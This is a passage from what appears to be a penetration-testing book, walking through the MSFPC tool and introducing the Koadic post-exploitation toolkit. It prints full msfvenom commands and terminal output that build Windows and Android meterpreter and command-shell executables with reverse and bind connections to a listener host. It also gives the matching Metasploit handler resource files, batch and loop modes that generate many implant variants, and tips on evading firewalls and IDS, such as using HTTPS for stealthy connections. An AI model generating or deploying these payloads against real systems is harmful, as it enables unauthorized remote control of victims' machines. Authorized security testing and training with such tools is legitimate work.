-e  [i]  CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.2.10 LPORT=443 \
  > '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e  [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e  [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e  [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e  [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
-e  [*] Done!
xXxZombi3xXx:mpc Harry$
```

If you look at the `.rc` file generated from MSFPC when the `msf` option is used, you'll see the difference in the payload used by the payload handler:



```
xXxZombi3xXx:mpc Harry$ cat windows-meterpreter-staged-
#
# [Kali 1]:   service postgresql start; service metaspl
# [Kali 2.x/Rolling]:   msfdb start; msfconsole -q -r '
#
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$
```


The payload is set to `windows/meterpreter/reverse_tcp` when the `MSF` option is used. The resource file can be executed with `msfconsole`, using the following command:

```
msfconsole -q -r 'windows-meterpreter-staged-reverse-tcp-443-exe.rc'
```

Where:

- `-q` is used for quiet mode (no good looking for the MSF banner)
- `-r` is used for the resource file

Once the payload is executed, the **stager** will request for other parts of the payload to be sent over to the target server. These parts of the payload will be sent by payload handler and the complete staged payload is delivered to the victim:



Note: The payload we used in the preceding image is x86 based but the system is x64 architecture. It's recommended that the payload should either match the same architecture as the operating system. In Metasploit we can either migrate from x86 based process to x64 based process or we can use the Metasploit post module `post/windows/manage/archmigrate` to migrate from x86 to x64 architecture.

- `BIND/REVERSE`: The type of connection to be made once the payload is executed on the target system.
- `BIND`: This shell connection will open a port on the target server and connect to it. To get a `BIND` connection is very rare as ingress (incoming) firewall rules block the ports on the target server.

```
./msfpc.sh bind msf windows en0
```

The preceding command will generate a Windows meterpreter payload, which will open a port on the target server and listen for a bind connection from our payload handler once the payload is executed. The port may not be accessible for connection due to firewall. In this situation, we can opt for reverse shell payloads which will bypass the firewall ruleset for outgoing connection and connect back to our system.

```
xXxZombi3xXx:mpc Harry$ ./msfpc.sh bind msf windows en0
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.2.10
 [i] PORT: 443
 [i] TYPE: windows (windows/meterpreter/bind_tcp)
 [i]  CMD: msfvenom -p windows/meterpreter/bind_tcp -f exe \
  --platform windows -a x86 -e generic/none  LPORT=443 \
  > '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443.exe'

 [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443.exe'

 [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443-exe.rc'
 [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
xXxZombi3xXx:mpc Harry$
```

Out of the two files generated by MSFPC, let's check out the `.rc` file for this:

```
[xXxZombi3xXx:mpc Harry$ cat windows-meterpreter-staged-bind-tcp-443-exe.rc
#
# [Kali 1]:   service postgresql start; service metasploit start; msfconsole
# [Kali 2.x/Rolling]:   msfdb start; msfconsole -q -r '/Users/Harry/mpc/windo
#
use exploit/multi/handler
set PAYLOAD windows/meterpreter/bind_tcp
set RHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$
```

The payload is set to `windows/meterpreter/bind_tcp` instead of `reverse_tcp`, which shows that the payload handler will use a BIND connection to connect to the target server.

- `REVERSE`: This shell connection will open a port on the attacker machine. Once the payload is executed, the target server will connect back to the attacker. To get a `REVERSE` connection is a very good way of bypassing ingress firewall blocks but this method can be blocked if egress (outbound) firewall rules are in place. By default, MSFPC will generate the payload with the `REVERSE` shell connection.
- `STAGED/STAGELESS`: The type of payload to be used.
- `STAGED`: This is the payload type that sends the payload in multiple stages, which makes it smaller in size but it relies on Metasploit's payload handler for sending the remainder of the parts to the target server. By default, MSFPC will generate a staged payload.
- `STAGELESS`: This is a complete payload and is more stable and reliable than the `STAGED` payload but the size of this kind of payload is way too much in comparison to `STAGED`:

```
./msfpc.sh cmd stageless bind windows en0
```

The preceding command will generate a `stageless windows` executable payload when executed. It will open a port on the target system and listen for a `BIND` connection to get a standard Command Prompt:

```
[xXxZombi3xXx:mpc Harry$ ./msfpc.sh cmd stageless bind windows en0
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.2.10
 [i] PORT: 443
 [i] TYPE: windows (windows/shell_bind_tcp)
 [i]  CMD: msfvenom -p windows/shell_bind_tcp -f exe \
  --platform windows -a x86 -e generic/none  LPORT=443 \
  > '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443.exe'

 [i] windows shell created: '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443.exe'

 [i] MSF handler file: '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443-exe.rc'
 [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
xXxZombi3xXx:mpc Harry$
```

Let's check the `.rc` file generated from the preceding command:

```
[xXxZombi3xXx:mpc Harry$ cat windows-shell-stageless-bind-tcp-443-exe.rc
#
# [Kali 1]:   service postgresql start; service metasploit start; msfcon
# [Kali 2.x/Rolling]:   msfdb start; msfconsole -q -r '/Users/Harry/mpc/'
#
use exploit/multi/handler
set PAYLOAD windows/shell_bind_tcp
set RHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$
```

The payload is set to `windows/shell_bind_tcp`, which is a `stageless` payload. A `staged` payload in Metasploit would be `windows/shell/bind_tcp`.

- `TCP/HTTP/HTTPS/FIND_PORT`: The communication method required by the payload to communicate with the payload handler.
- `TCP`: This is the standard communication method once the payload is executed on the target server. This communication method can be used with any type of payload and payload format, but this can easily be detected by IDS and blocked by

firewalls and IPS because of its unencrypted nature.

- `HTTP`: If this option is used by MSFPC, the payload will use HTTP as the communication method. Instead of communicating on any given TCP port, the payload will communicate on port `80`. This option can be used to bypass firewalls if only port `80` is open on the target system. This can be detected by IDS and blocked IPS because of its unencrypted nature.
- `HTTPS`: This option is used when generating a payload that will use SSL communication. It's recommended to use this option for stealthy reverse connections.
- `FIND_PORT`: This option is used when we are unable to get reverse connections from common ports (`80`, `443`, `53`, `21`). If this option is set, MSFPC will generate the payload, which will try all `1-65535` ports for communication.
- `BATCH/LOOP`: MSFPC can generate multiple payloads (multiple OS platforms) with a single command. This can be achieved by using either the `BATCH Mode` or `LOOP Mode`.
- `BATCH Mode`: In the `BATCH` mode, MSFPC can generate multiple payloads with as many combinations of payload type as possible:

```
./msfpc batch windows en0
```

```
[xXxZombi3xXx:mpc Harry$ ./msfpc.sh batch windows en0
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i] Batch Mode. Creating as many different combinations as possible

 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.10.122
 [i] PORT: 443
 [i] TYPE: windows (windows/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
  > '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!


 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.10.122
 [i] PORT: 443
 [i] TYPE: windows (windows/meterpreter/reverse_http)
 [i]  CMD: msfvenom -p windows/meterpreter/reverse_http -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
  > '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

 [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

 [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
 [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

MSFPC generated all the combination of payloads for only Windows (as mentioned in the options) with their respective resource files (`.rc`):


```
[xXxZombi3xXx:mpc Harry$ ls -alh windows-*
-rw-r--r--  1 Harry  staff   459B May 14 16:53 windows-meterpreter-staged-bind-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:53 windows-meterpreter-staged-bind-tcp-443.exe
-rw-r--r--  1 Harry  staff   471B May 14 16:52 windows-meterpreter-staged-reverse-http-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:52 windows-meterpreter-staged-reverse-http-443.exe
-rw-r--r--  1 Harry  staff   474B May 14 16:52 windows-meterpreter-staged-reverse-https-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:52 windows-meterpreter-staged-reverse-https-443.exe
-rw-r--r--  1 Harry  staff   468B May 14 16:55 windows-meterpreter-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:55 windows-meterpreter-staged-reverse-tcp-443.exe
-rw-r--r--  1 Harry  staff   465B May 14 16:53 windows-meterpreter-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff   249K May 14 16:53 windows-meterpreter-stageless-bind-tcp-443.exe
-rw-r--r--  1 Harry  staff   477B May 14 16:52 windows-meterpreter-stageless-reverse-http-443-exe.rc
-rwxr-xr-x  1 Harry  staff   250K May 14 16:52 windows-meterpreter-stageless-reverse-http-443.exe
-rw-r--r--  1 Harry  staff   480B May 14 16:52 windows-meterpreter-stageless-reverse-https-443-exe.rc
-rwxr-xr-x  1 Harry  staff   250K May 14 16:52 windows-meterpreter-stageless-reverse-https-443.exe
-rw-r--r--  1 Harry  staff   474B May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff   249K May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443.exe
-rw-r--r--  1 Harry  staff   441B May 14 16:55 windows-shell-staged-bind-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:55 windows-shell-staged-bind-tcp-443.exe
-rw-r--r--  1 Harry  staff   450B May 14 16:53 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:53 windows-shell-staged-reverse-tcp-443.exe
-rw-r--r--  1 Harry  staff   447B May 14 16:55 windows-shell-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:55 windows-shell-stageless-bind-tcp-443.exe
-rw-r--r--  1 Harry  staff   456B May 14 16:54 windows-shell-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:54 windows-shell-stageless-reverse-tcp-443.exe
xXxZombi3xXx:mpc Harry$
```

- `LOOP Mode`: This mode can generate multiple payloads of all types. MSFPC can also generate all the payloads for a given `LHOST`. This can be useful in an environment where we don't have the exact knowledge of the platform's OS. The payloads can be generated with the following command:

```
./msfpc.sh loop 192.168.10.122
```

```
[xXxZombi3xXx:metasploit-framework Harry$ ~/mpc/msfpc.sh loop 192.168.10.122
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i] Loop Mode. Creating one of each TYPE, with default values

 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.10.122
 [i] PORT: 443
 [i] TYPE: android (android/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=192.168.10.122 LPORT=443 \
  > '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] File (/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443.apk) already exists. Overwriting...
 [i] android meterpreter created: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] MSF handler file: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [i] Run: msfconsole -q -r '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!


 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.10.122
 [i] PORT: 443
 [i] TYPE: windows (windows/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p windows/meterpreter/reverse_tcp -f asp \
  --platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
  > '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443.asp'

 [i] windows meterpreter created: '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443.asp'

 [i] MSF handler file: '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-asp.rc'
 [i] Run: msfconsole -q -r '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-asp.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

MSFPC generates payloads with `DEFAULT` values for all the payload types with their respective resource files (`.rc`):



- `VERBOSE`: This option is used if you want to get more information on what values are used by MSFPC while generating a payload:

```
./msfpc.sh loop 192.168.10.122 8080 verbose
```

```
[xXxZombi3xXx:metasploit-framework Harry$ ~/mpc/msfpc.sh loop 192.168.10.122 8080 verbose
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i] Loop Mode. Creating one of each TYPE, with default values

 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]        IP: 192.168.10.122
 [i]      PORT: 8080
 [i]      TYPE: android (android/meterpreter/reverse_tcp)
 [i]     SHELL: meterpreter
 [i] DIRECTION: reverse
 [i]     STAGE: stageless
 [i]    METHOD: tcp
 [i]       CMD: msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=192.168.10.122 LPORT=8080 \
  > '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080.apk'

 [i] android meterpreter created: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080.apk'

 [i] File: Zip archive data, at least v2.0 to extract
 [i] Size:  12K
 [i]  MD5: cddd57d5ce8a9acd4f47f0cbdf01717b
 [i] SHA1: 17d9ab296e3d8c1c563458695445c5e76c430f93

 [i] MSF handler file: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080-apk.rc'
 [i] Run: msfconsole -q -r '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

In this case, `LOOP` mode is used to generate payloads with `LPORT` set to `8080`.

The features of the tool are updated and maintained by its repository. It's highly recommended to look for tool updates online every two weeks.


Koadic

Koadic is a Windows post-exploitation toolkit with a similar interface to the other famous tools used for penetration testing purposes, namely, Empire and Metasploit. It's called C3 for a reason and that is because it uses the **Component Object Model** (**COM**) in Windows and operates using the script host utility (also known as JScript/VBScript). COM objects were introduced by Microsoft in 1993, which also means that Koadic's payloads are compatible with the older versions of Windows (NT/95/2000) up until the latest version, Windows 10. Koadic is built on Python and it's compatible with Python 2 as well as Python 3. The payloads generated by Koadic can be executed completely in-memory (from the stage 0 to the second stage and beyond) and it also supports the stager communication over SSL/TLS, although it depends upon what setting is enabled on the victim OS.

Installation

For installation, use the following command to clone the repository from GitHub:

```
git clone https://github.com/zerosum0x0/koadic
```

